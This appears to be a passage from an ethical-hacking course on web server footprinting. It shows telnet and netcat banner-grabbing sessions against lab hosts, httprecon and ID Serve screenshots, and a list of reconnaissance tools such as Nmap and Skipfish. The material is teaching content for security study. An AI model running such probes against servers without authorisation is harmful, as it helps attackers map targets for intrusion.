


```
telnet www.moviescope.com 80 - Parrot Terminal
File Edit View Search Terminal Help
┌─[root@parrot]─[/home/attacker]
└──╼ #telnet www.moviescope.com 80
Trying 10.10.1.19...
Connected to www.moviescope.com.
Escape character is '^]'.
GET / HTTP/1.0

HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Wed, 15 Apr 2020 06:15:03 GMT
Accept-Ranges: bytes
ETag: "2a415933ed12d61:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Mon, 18 Apr 2022 11:53:38 GMT
```

Server identified as Microsoft-IIS/10.0

Web Server Footprinting Tools

httprecon




httprecon 7.3 - http://www.certifiedhacker.com:80/
File Configuration Fingerprinting Reporting Help
Target (Apache 2.0.46)
http:// www.certifiedhacker.com : 80
Analyze
GET existing | GET long request | GET non-existing | GET wrong protocol | HEAD existing | OPTIONS common | DELETE existing | TEST method | Attack Request
Matchlist (352 Implementations) | Fingerprint Details | Report Preview
Ready

```
HTTP/1.1 200 OK
Date: Mon, 18 Apr 2022 11:40:50 GMT
Server: nginx/1.19.10
Content-Type: text/html
Content-Length: 9660
Last-Modified: Thu, 10 Feb 2011 11:01:38 GMT
Accept-Ranges: bytes
Vary: Accept-Encoding
host-header: c2hhcmVkLmJsdWVob3N0LmNvbQ==
X-Server-Cache: false
```

Name	Hits	Match %
Apache 2.0.46	72	100
Apache 2.0.55	72	100
Microsoft IIS 6.0	72	100
Apache 1.3.37	70	97.22...
Apache 2.0.54	70	97.22...
Apache 2.2.4	70	97.22...
Apache 2.2.6	70	97.22...
Apache 1.3.33	69	95.83...
Apache 2.2.2	69	95.83...
Apache 2.2.3	69	95.83...
Apache 2.0.59	68	94.44...
Apache 1.3.26	67	93.05...
Apache 1.3.27	66	91.66...

https://www.computec.ch

ID Serve



ID Serve
ID Serve
Internet Server Identification Utility, v1.02
Personal Security Freeware by Steve Gibson
Copyright (c) 2003 by Gibson Research Corp.
Background
Server Query
Q&A / Help
Query The Server
Copy
Goto ID Serve web page
Exit

① Enter or copy / paste an Internet server URL or IP address here (example: www.microsoft.com) : http://www.certifiedhacker.com

② When an Internet URL or IP has been provided above, press this button to initiate a query of the specified server.

③ Server query processing :

```
Vary: Accept-Encoding
Content-Encoding: gzip
host-header: c2hhcmVkLmJsdWVob3N0LmNvbQ==
X-Server-Cache: false
Query complete.
```

④ The server identified itself as : nginx/1.19.10

https://www.grc.com

Netcat
https://www.netcraft.com

Uniscan
https://sourceforge.net

Nmap
https://nmap.org

Ghost Eye
https://github.com

Skipfish
https://code.google.com

Web Server Footprinting/Banner Grabbing

By performing web server footprinting, an attacker can gather valuable system-level data such as account details, OSs, software versions, server names, and database schema details. The Telnet utility can be used to footprint a web server and gather information such as server name, server type, OSs, and running applications running. Furthermore, footprinting tools such as ID Serve, httprecon, and Netcraft can be used to perform web server footprinting. These footprinting tools can extract information from the target server. Here, we examine the features and types of information these tools can collect from the target server.

Web Server Footprinting Tools


- **Netcat**

  Source: *http://netcat.sourceforge.net*

  Netcat is a networking utility that reads and writes data across network connections by using the TCP/IP protocol. It is a reliable "back-end" tool used directly or driven by other programs and scripts. It is also a network debugging and exploration tool.

  The following are the commands used to perform banner grabbing for www.moviescope.com as an example to gather information such as server type and version.

  - `# nc –vv www.moviescope.com 80` – press [**Enter**]
  - `GET / HTTP/1.0` - press [**Enter**] twice



```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #nc -vv www.moviescope.com 80
www.moviescope.com [10.10.1.19] 80 (http) open
GET / HTTP/1.0

HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Wed, 15 Apr 2020 06:15:03 GMT
Accept-Ranges: bytes
ETag: "2a415933ed12d61:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Mon, 18 Apr 2022 11:52:16 GMT
Connection: close
```

Server identified as Microsoft-IIS/10.0

Figure 13.23: Netcat output

- **Telnet**

  Source: *https://docs.microsoft.com*

  Telnet is a client–server network protocol that is widely used on the Internet or LANs. It provides login sessions for a user on the Internet. A single terminal attached to another computer emulates the session by using Telnet. The primary security issues with Telnet are the following.

